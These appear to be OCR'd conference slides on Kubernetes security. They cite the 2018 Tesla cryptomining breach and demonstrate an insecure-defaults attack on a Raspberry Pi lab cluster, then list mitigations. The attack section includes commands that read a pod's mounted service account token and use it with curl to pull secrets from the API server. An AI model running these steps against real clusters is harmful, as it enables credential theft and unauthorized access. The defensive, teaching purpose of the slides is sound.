
2018 Tesla Breach


Kubernetes console -> AWS credentials



2018 Tesla Breach

Crypto mining






Raspberry Pi Cluster

1 master, 4 nodes

Externally

Hardware, Software

Internally



Attack 1

Misconfiguration and insecure defaults

“Defaults in use early tend to stay in use.
Systems hardened late tend to break.”


- Brad Geesaman

1. Gain access to vulnerable frontend, execute code

2. Get service account token, mounted to a default location in the pod

3. Gain access to the API Server on the master

4. Read or modify any information!


master
api server
backend
bad
frontend

```
# Get the secure token
root@attacker:/# TOKEN=$(kubectl
exec $POD -- cat /var/run/secrets/
kubernetes.io/serviceaccount/token)
```

```
# Use the token to hit the API Server
root@attacker:/# curl -sk -H
"Authorization: Bearer $TOKEN"
https://10.42.0.107/api/v1/namespaces/
default/secrets
```

Attack 1: Mitigation

- Don’t assign default service account to pods
- Don’t auto-mount secrets, especially ones with elevated privileges
- Firewall the API Server / Master

Attack 2

